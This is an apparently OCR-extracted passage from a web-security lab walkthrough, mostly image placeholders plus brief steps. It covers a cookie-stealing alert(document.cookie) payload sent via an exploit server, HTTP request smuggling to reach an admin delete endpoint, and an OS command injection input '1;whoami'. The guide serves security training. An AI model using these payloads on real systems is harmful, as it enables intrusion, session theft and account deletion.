
Step 2 : Send it to Repeater.




Step 3 : Go to the exploit and change the file path to /resources and In body enter alert(document.cookie)




Step 4 : In repeater , give the host to your exploit server and send the request a few times






Step 5 : Observe backend response → lab solved.




Lab 3 : Exploiting HTTP request smuggling to reveal front-end request rewriting

Step 1 : Open the lab in browser.





Step 2 : Browse to /admin and observe that the admin panel loaded 127.0.0.1

Step 3 : Send it to Repeater.




Step 4 : Send the response twice





Step 5 : Change the request url as /admin/delete?username=carlos




Step 6 : Lab solved

OS Command Injection


OS Command Injection occurs when user input is passed directly to system commands, allowing attackers to execute arbitrary OS commands.

Lab 1 : OS command Injection , Simple case


Step 1 : Open the lab in browser.




Step 2 : Find the input and check the stock.




Step 3 : Send to Repeater






Step 4 : Enter the 1;whoami and send the request

